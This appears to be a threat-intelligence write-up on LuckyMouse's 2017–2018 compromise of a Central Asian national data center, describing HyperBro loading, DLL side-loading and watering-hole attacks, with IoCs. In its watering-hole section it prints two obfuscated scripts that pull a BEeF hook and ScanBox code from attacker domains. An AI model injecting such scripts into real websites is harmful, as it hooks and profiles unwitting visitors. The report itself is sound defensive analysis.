LuckyMouse hits national data center to organize country-level waterholing campaign

By Denis Legezo

Published: 2018-06-13 · Archived: 2026-04-05 17:27:22 UTC

What happened?

In March 2018 we detected an ongoing campaign targeting a national data center in the Central Asia that we believe has been active since autumn 2017. The choice of target made this campaign especially significant – it meant the attackers gained access to a wide range of government resources at one fell swoop. We believe this access was abused, for example, by inserting malicious scripts in the country's official websites in order to conduct watering hole attacks.

The operators used the HyperBro Trojan as their last-stage in-memory remote administration tool (RAT). The timestamps for these modules are from December 2017 until January 2018. The anti-detection launcher and decompressor make extensive use of Metasploit's shikata_ga_nai encoder as well as LZNT1 compression.

Kaspersky Lab products detect the different artifacts used in this campaign with the following verdicts: Trojan.Win32.Generic, Trojan-Downloader.Win32.Upatre and Backdoor.Win32.HyperBro. A full technical report, IoCs and YARA rules are available from our intelligence reporting service (contact us intelligence@kaspersky.com).

Who's behind it?


Due to tools and tactics in use we attribute the campaign to LuckyMouse Chinese-speaking actor (also known as EmissaryPanda and APT27). Also the C2 domain update.iaacstudio[.]com was previously used in their campaigns. The tools found in this campaign, such as the HyperBro Trojan, are regularly used by a variety of Chinese-speaking actors. Regarding Metasploit's shikata_ga_nai encoder – although it's available for everyone and couldn't be the basis for attribution, we know this encoder has been used by LuckyMouse previously.

Government entities, including the Central Asian ones also were a target for this actor before. Due to LuckyMouse's ongoing waterholing of government websites and the corresponding dates, we suspect that one of the aims of this campaign is to access web pages via the data center and inject JavaScripts into them.

How did the malware spread?

The initial infection vector used in the attack against the data center is unclear. Even when we observed LuckyMouse using weaponized documents with CVE-2017-11882 (Microsoft Office Equation Editor, widely used by Chinese-speaking actors since December 2017), we can´t prove they were related to this particular attack. It's possible the actor used a waterhole to infect data center employees.

The main C2 used in this campaign is bbs.sonypsps[.]com, which resolved to IP-address, that belongs to the Ukrainian ISP network, held by a Mikrotik router using firmware version 6.34.4 (from March 2016) with SMBv1 on board. We suspect this router was hacked as part of the campaign in order to process the malware's HTTP requests. The Sonypsps[.]com domain was last updated using GoDaddy on 2017-05-05 until 2019-03-13.




FMikrotik router with two-year-old firmware and SMBv1 on board used in this campaign

In March 2017, Wikileaks published details about an exploit affecting Mikrotik called ChimayRed. According to the documentation, however, it doesn't work for firmware versions higher than 6.30. This router uses version 6.34.

There were traces of HyperBro in the infected data center from mid-November 2017. Shortly after that different users in the country started being redirected to the malicious domain update.iaacstudio[.]com as a result of the waterholing of government websites. These events suggest that the data center infected with HyperBro and the waterholing campaign are connected.

What did the malware do in the data center?



Anti-detection stages. Different colors show the three dropped modules: legit app (blue), launcher (green), and decompressor with the Trojan embedded (red)

The initial module drops three files that are typical for Chinese-speaking actors: a legit Symantec pcAnywhere (IntgStat.exe) for DLL side loading, a .dll launcher (pcalocalresloader.dll) and the last-stage decompressor (thumb.db). As a result of all these steps, the last-stage Trojan is injected into svchost.exe's process memory.

The launcher module, obfuscated with the notorious Metasploit's shikata_ga_nai encoder, is the same for all the droppers. The resulting deobfuscated code performs typical side loading: it patches pcAnywhere's image in memory at its entry point. The patched code jumps back to the decryptor's second shikata_ga_nai iteration, but this time as part of the allowlisted application.

This Metasploit's encoder obfuscates the last part of the launcher's code, which in turn resolves the necessary API and maps thumb.db into the same process's (pcAnywhere) memory. The first instructions in the mapped thumb.db are for a new shikata_ga_nai iteration. The decrypted code resolves the necessary API functions, decompresses the embedded PE file with RtlCompressBuffer() using LZNT1 and maps it into memory.

What does the resulting watering hole look like?

The websites were compromised to redirect visitors to instances of both ScanBox and BEeF. These redirects were implemented by adding two malicious scripts obfuscated by a tool similar to the Dean Edwards packer.

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a
)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){whil
e(c--)d[e(c)]=k[c]||e(c);k=[function(e){return
d[e]}];e=function(){return'\\\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new
RegExp('\\\\b'+e(c)+'\\\\b','g'),k[c]);return
p;}('2.4(\\'6\\')[0].7(2.9(\\'3\\')).5=\\'d://a-f.e:g/b.8/c/?1\\';',17,17,'||doc
ument|script|getElementsByTagName|src|head|appendChild||createElement|windows|sc
anv1|i|https|tk|updata|443'.split('|'),0,{}))

eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a
)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){whil
e(c--)d[e(c)]=k[c]||e(c);k=[function(e){return
d[e]}];e=function(){return'\\\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new
RegExp('\\\\b'+e(c)+'\\\\b','g'),k[c]);return p;}('4.5(\\'<0
3="1://2-9.a:8/6.7"></0>\\');',11,11,'script|https|google|src|document|write|hoo
k|js|443|updata|tk'.split('|'),0,{}))
```

Resulting script on the compromised government websites

Users were redirected to https://google-updata[.]tk:443/hook.js, a BEeF instance, and https://windows-updata[.]tk:443/scanv1.8/i/?1, an empty ScanBox instance that answered a small piece of JavaScript code.

Conclusions

LuckyMouse appears to have been very active recently. The TTPs for this campaign are quite common for Chinese-speaking actors, where they typically provide new solid wrappers (launcher and decompressor protected with shikata_ga_nai in this case) around their RATs (HyperBro).

The most unusual and interesting point here is the target. A national data center is a valuable source of data that can also be abused to compromise official websites. Another interesting point is the Mikrotik router, which we believe was hacked specifically for the campaign. The reasons for this are not very clear: typically, Chinese-speaking actors don't bother disguising their campaigns. Maybe these are the first steps in a new stealthier approach.

Some indicators of compromise

Droppers

22CBE2B0F1EF3F2B18B4C5AED6D7BB79
0D0320878946A73749111E6C94BF1525

Launcher
ac337bd5f6f18b8fe009e45d65a2b09b

HyperBro in-memory Trojan
04dece2662f648f619d9c0377a7ba7c0

Domains and IPs

bbs.sonypsps[.]com

update.iaacstudio[.]com

wh0am1.itbaydns[.]com

google-updata[.]tk

windows-updata[.]tk
